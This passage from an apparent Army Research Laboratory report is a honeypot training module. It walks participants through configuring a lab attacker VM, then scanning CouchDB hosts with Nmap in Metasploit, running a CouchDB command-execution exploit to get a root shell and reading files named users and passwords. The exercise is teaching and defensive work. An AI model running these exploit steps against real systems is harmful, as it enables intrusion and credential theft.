        inet 10.0.5.10  netmask 255.255.255.0  broadcast 10.0.5.255
        inet6 fe80::5c66:286c:be4e:1130  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:7e:f5:0b  txqueuelen 1000  (Ethernet)
        RX packets 84  bytes 5040 (4.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 17  bytes 1238 (1.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4961  bytes 788584 (770.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4961  bytes 788584 (770.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Fig. 23 Attacker VM network interfaces

2) Now, on the top-right corner of the desktop, right click the network connections  and select **Edit Connections** (Fig. 24).



Fig. 24 Network connections

In the network connections, select **eth0** (Fig. 25).



Fig. 25 Network interface – eth0

Click on the settings icon and under **Ipv4 Settings**, set the method to **Manual** (Fig. 26).



Fig. 26 Editing eth0

Under Addresses, select **Add** and set the **Address** to **10.0.5.10**, the **Netmask** to **24**, and the **Gateway** to **10.0.5.1**, as shown in Fig. 27.



Fig. 27 Setting eth0 address and gateway

****

Now we have configured the Attacker machine's network interface **eth0** with the settings necessary for it to connect as the Attacker RJ45 node in the CORE scenario. Now that the connection is configured, we can use the Attacker VM while we run the CORE scenario (Fig. 28).



Fig. 28 Network interfaces – Attacker machine

****

4.6 Step 5 – Checking CORE Configuration

Now that we have set up the Attacker VM, we check that it was configured properly to the CORE Attacker RJ45 node in the scenario.

Press back on the browser and select the CORE VM.

1) Recall the CORE scenario is running from step 2. Double click the **router** node (Fig. 29). This opens a terminal (Fig. 30).



Fig. 29 Router node (Attacker VM)



Fig. 30 Router node terminal (Attacker VM)

To test everything was configured correctly, try pinging from the router to each address (10.0.5.10, 10.0.3.10, and 10.0.1.10) (Fig. 31).

```
root@router:/tmp/pycore.44831/router.conf# ping 10.0.5.10
PING 10.0.5.10 (10.0.5.10) 56(84) bytes of data.
64 bytes from 10.0.5.10: icmp_seq=1 ttl=64 time=0.214 ms
^C
--- 10.0.5.10 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.214/0.214/0.214/0.000 ms
root@router:/tmp/pycore.44831/router.conf# ping 10.0.1.10
PING 10.0.1.10 (10.0.1.10) 56(84) bytes of data.
64 bytes from 10.0.1.10: icmp_seq=1 ttl=64 time=0.381 ms
^C
--- 10.0.1.10 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.381/0.381/0.381/0.000 ms
root@router:/tmp/pycore.44831/router.conf# ping 10.0.3.10
PING 10.0.3.10 (10.0.3.10) 56(84) bytes of data.
64 bytes from 10.0.3.10: icmp_seq=1 ttl=64 time=0.341 ms
64 bytes from 10.0.3.10: icmp_seq=2 ttl=64 time=0.200 ms
```

Fig. 31 Testing connectivity

You have now finished configuring the network and all of the connected nodes.

****

If you have any issues with the configuration or the connectivity is not working, let the coordinator know.

****

Press back on the browser and select the Attacker VM.

4.7 Step 6 – Testing the Network

Story: You decide to go dumpster diving in an attempt to find information about the El Paso Bank. You are able to find some documents containing information describing different databases from Apache CouchDB. You also find two IP addresses, 10.0.3.10 and 10.0.1.10.

This information is extremely helpful, as you are aware that there is a vulnerability in an old version of Apache CouchDB.

Most network service applications open a port associated with a number from 0 to 65535; CouchDB uses port 5984.

You decide to use the Nmap scanner within the Metasploit Framework to scan these addresses and the CouchDB port (5984) to search for possible vulnerabilities.

1) To start Metasploit open a terminal, input and run the following:

msfconsole

If prompted for questions on Metasploit console, select no.

Startup may take up to 2 min.

****

Metasploit is a publicly available tool used widely by testers. It is a penetration testing tool that provides information about security vulnerabilities.

Nmap is a network scanning tool that can provide information regarding the devices, ports, and services running on a computer network.

While they are two different tools, Metasploit has the capability of running Nmap within it by using the command db_nmap. We are using Nmap within Metasploit for our testing and network scanning.

****

2) Within Metasploit, you use Nmap to find any devices that may be using specific IP addresses and listening on a specific port (that which is used by CouchDB) (Fig. 32). First, you scan **10.0.3.10**. Do so by inputting the following, replacing <**IP Address>** with the address:

db_nmap -p 5984 <IP Address> -sV -Pn

*** Scanning should take approximately 30 s to 1 min. ***

-p *represents the port number scanned.*

-sV *is used for displaying information regarding the services running and their version.*

-Pn *is used to treat all hosts as online in order to show even closed ports.*



Fig. 32 Metasploit Nmap first scan

What version of CouchDB is this machine running?

CouchDB Version: _____

3) Now you scan the address **10.0.1.10** (Fig. 33). Do so by inputting the following, replacing <**IP Address>** with the address:

db_nmap -p 5984 <IP Address> -sV -Pn

**** Scanning should take approximately 30 s to 1 min. ****



Fig. 33 Metasploit Nmap second scan

What version of CouchDB is this machine running?

CouchDB Version: _____

From the information you just found, we can assume this older version is vulnerable.

4) In Metasploit, search for publicly known CouchDB vulnerabilities (Fig. 34) by inputting and running the following:

search CouchDB

In the resulting list of vulnerabilities, notice that each has a number and rank, among others. Which module number is associated with Arbitrary Command Execution? What rank is the Arbitrary Command Execution exploit given?

Module Number: _____

Rank: _____



Fig. 34 Results of searching for CouchDB in Metasploit

5) To select the module, we use the module number which you filled previously, input and run the following:

use <#>

(replace the <#> below with the number found)

Now that the module is selected, we check to see if the target is vulnerable (Fig. 35), input and run the following:

check 10.0.1.10



Fig. 35 Checking the target

6) Now that we know this information, view the command configuration (Fig. 36) by inputting and running the following:

options



Fig. 36 Options and configuration

7) From the options, we can see that we need to set the RHOSTS to the target IP and the LHOST to the Attacker IP (Fig. 37). To do so, input and run the following with the target and listening addresses instead of <**IP Address>**:

**** Recall the target is the Honeypot machine and our current machine is the listener ****

set RHOSTS <IP Address>

set LHOST <IP Address>



Fig. 37 Setting target and listener

RHOSTS is the target and the LHOST is the listening address.

8) Lastly, input and run the following (Fig. 38):

exploit



Fig. 38 Running CouchDB CMD EXEC

9) If you did everything correctly, you should have a command shell to the remote machine (Fig. 39).

   To check, input and run the following:

   whoami

   If it returns **root**, you have successfully obtained administrator access to the machine.

```
whoami
root
```

Fig. 39 Command shell

****

The command shell that is instantiated is an interactive shell session used by Metasploit to allow access to the target machine.

****

Now that you have successfully accessed the target, you can then search for additional artifacts.

10) To see the files in the current folder (Fig. 40), input and run the following:

Ls

```
ls
couchdb.stderr
couchdb.stdout
```

Fig. 40 Searching current directory

You can see from the files in the folder that you are in a subfolder on the remote machine. To change directory into the parent folder (Fig. 41), input and run the following:

cd ..

```
ls
couchdb.stderr
couchdb.stdout
cd ..
```

Fig. 41 Changing to parent directory

11) To once again see the files in the current directory (Fig. 42), input and run the following:

ls

Fig. 42 Searching current directory

You can see from the folders in the directory that there is one named **data**, you can change into this directory by inputting and running the following:

cd data

Again, to now see the files in the **data** directory (Fig. 43), input and run the following:

ls



Fig. 43 Searching the "data" folder

Here you can see that there are some files that look important, specifically **clients, users,** and **passwords.**

Great job! You've successfully tested the company network.

12) View the contents of the files by running the following command. Replace the <filename> with the name of the file on the remote machine:

cat <filename>

List any additional artifacts you can find here:

_____

_____

_____

Review: Write the IP addresses for the Legitimate and Honeypot devices.

Legitimate: _____

Honeypot: _____

If you followed the instructions, you successfully found a vulnerability in the device associated with address 10.0.1.10. You found that this address is running an older version of CouchDB and that it has a publicly known vulnerability. However, this was the honeypot network and you were lured to it because it made sense the older version would be vulnerable.

The device associated with address 10.0.3.10 was the legitimate network running CouchDB version 2.0, which in fact was vulnerable as well.

While it can be helpful to have seemingly vulnerable networks exposed (honeypots), it cannot guarantee protection. A thorough attacker would have attempted exploiting both addresses and found the 10.0.3.10 address to be vulnerable as well.

To tackle these and similar issues, the Cybersecurity Deception Experimentation System[10] (CDES) facilitates the creation and instantiation of adaptive honeypots for improved defense. In a subsequent exercise (to be documented elsewhere), you will use CDES to redirect traffic dynamically to various honeypots.

5. Conclusion

In this report, we provide a basic learning module that introduces participants to honeypots and how they can be used as a means for cybersecurity deception. Participants are exposed to some available technologies that can be used for emulating networks and creating honeypots. The hands-on exercise allows the participant to gain a fuller understanding of these tools and realize how simple using them can be by allowing them to create their own scenario. Furthermore, allowing the participant to also take on the role of an attacker provides another perspective at the problems that may arise and to use this knowledge to better configure and protect networks.

6. References

1. Jain YK, Singh S. Honeypot based secure network system. Int J Comp Sci Eng. 2011;3(2):612–620.
2. Barak I. Critical infrastructure under attack: lessons from a honeypot. Network Sec. 2020;9:16–17.
3. Ahrenholz J, Danilov C, Henderson TR, Kim JH. CORE: a real-time network emulator. IEEE Military Communications Conference (MILCOM); 2008. p. 1–7. IEEE.
4. Metasploit framework. n.d. [accessed 2022 July]. https://www.metasploit.com/.
5. VirtualBox. n. d. [accessed 2022 Apr]. https://www.virtualbox.org/.
6. Ubuntu 18 LTS. n.d. [accessed 2022 July]. https://releases.ubuntu.com/18.04/.
7. Kali 2022.1. n. d. [accessed 2022 Apr]. https://www.kali.org/blog/kali-linux-2022-1-release/.
8. Alpine Linux 3.11.5. n.d. [accessed 2022 Apr]. https://www.alpinelinux.org/posts/Alpine-3.11.5-released.html.
9. Acosta, JC, Clarke L, Medina S, Akbar M, Hossain MS, Free-Nelson F. Repeatable experimentation for cybersecurity moving target defense. International Conference on Security and Privacy in Communication Systems; 2021. p. 82–99. Springer, Cham.
10. Acosta JC, Basak A, Kiekintveld C, Leslie N, Kamhoua C. Cybersecurity deception experimentation system. IEEE Secure Development (SecDev); 2020. p. 34–40. IEEE.

List of Symbols, Abbreviations, and Acronyms

ARL	Army Research Laboratory
CDES	Cybersecurity Deception Experimentation System
CIT	Collaborative Innovation Testbed
CORE	Common Open Research Emulator
DEVCOM	US Army Combat Capabilities Development Command
GUI	graphical user interface
IP	Internet Protocol
VM	virtual machine

1 (PDF)	DEFENSE TECHNICAL INFORMATION CTR DTIC OCA
1 (PDF)	DEVCOM ARL FCDD RLD DCI TECH LIB
2 (PDF)	DEVCOM ARL FCDD RLC ND J CLARKE J ACOSTA